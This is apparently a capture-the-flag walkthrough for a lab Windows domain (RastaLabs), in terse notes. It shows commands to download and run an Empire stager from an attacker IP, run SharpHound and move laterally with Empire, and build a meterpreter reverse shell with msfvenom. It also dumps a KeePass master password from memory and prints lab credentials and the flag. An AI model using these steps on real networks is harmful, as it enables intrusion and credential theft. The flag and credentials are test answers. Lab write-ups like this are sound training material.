
install bloodhound and neo4j db for enumeration,

upload the bloodhound script and execute,


powershell -command "& { iwr http://10.10.14.83/emp.bat -OutFile empire_new.bat}" or use meterpreter upload

powershell -ep bypass

ipmo ./SharpHound.ps1; Invoke-BloodHound



import the data into bloodhound and found ngodfrey user has session on ws05,



use empire to create listener and stager and get agent from ws04,

stager can be - launcher/bat or dll
can be used only port 80 and 443 [bcoz of firewall]

transfer the bat file to ws04 and execute to get shell
powershell -command "& { iwr http://10.10.14.83:8080/emp.bat -OutFile empire_new.bat}"

usemodule lateral_movement/invoke_psremoting -----> to get shell on ws05
execute and get empire shell on ws05


```
(Empire: powershell/lateral_movement/invoke_psremoting) > set ComputerName ws05.rastalabs.local
(Empire: powershell/lateral_movement/invoke_psremoting) > execute
[*] Tasked 1PWL2MCK to run TASK_CMD_WAIT
[*] Agent 1PWL2MCK tasked with task ID 1
[*] Tasked agent 1PWL2MCK to run module powershell/lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) > [*] Sending POWERSHELL stager (stage 1) to 10.10.110.254
[*] New agent L7YVAF89 checked in
[+] Initial agent L7YVAF89 from 10.10.110.254 now active (Slack)
[*] Sending agent (stage 2) to L7YVAF89 at 10.10.110.254
(Empire: powershell/lateral_movement/invoke_psremoting) > interact L7YVAF89
(Empire: L7YVAF89) > usemodule management/invoke_script
(Empire: powershell/management/invoke_script) > info

              Name: Invoke-Script
            Module: powershell/management/invoke_script
       NeedsAdmin: False
        OpsecSafe: True
         Language: powershell
MinLanguageVersion: 2
       Background: True
  OutputExtension: None
```

then create a psh script and execute via empire to get msf shell

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.83 lport=443 -f psh -o meter.ps1

then use, usemodule management/invoke_script to execute script and get shell on meterpreter




Will get msf shell,

on further enumeration on ws05
found keepass 2 is installed, and then it is triggered at random [1-30 mins],
keethief.ps1 can be used to grab the credentials from memory

Reference - http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/

wrote a ps script, to monitor the keepass process, when the process starts, keethief.ps1 script should get execute to dump creds

./test.ps1 -ProcessName KeePass -FilePath "c:\Program Files (x86)\KeePass Password Safe 2\"



plaintext masterpassword - 1234567890qwertyuiopasdfghjklzxcvbnm!"£$%^&*()

use the master password and key file to open the keepass database....

found creds,
username - ngodfrey_adm
password - J5KCwKruINyCJBKd1dZU

Found the flag in recycle bin....

RASTA{n07h1n6_15_54f3}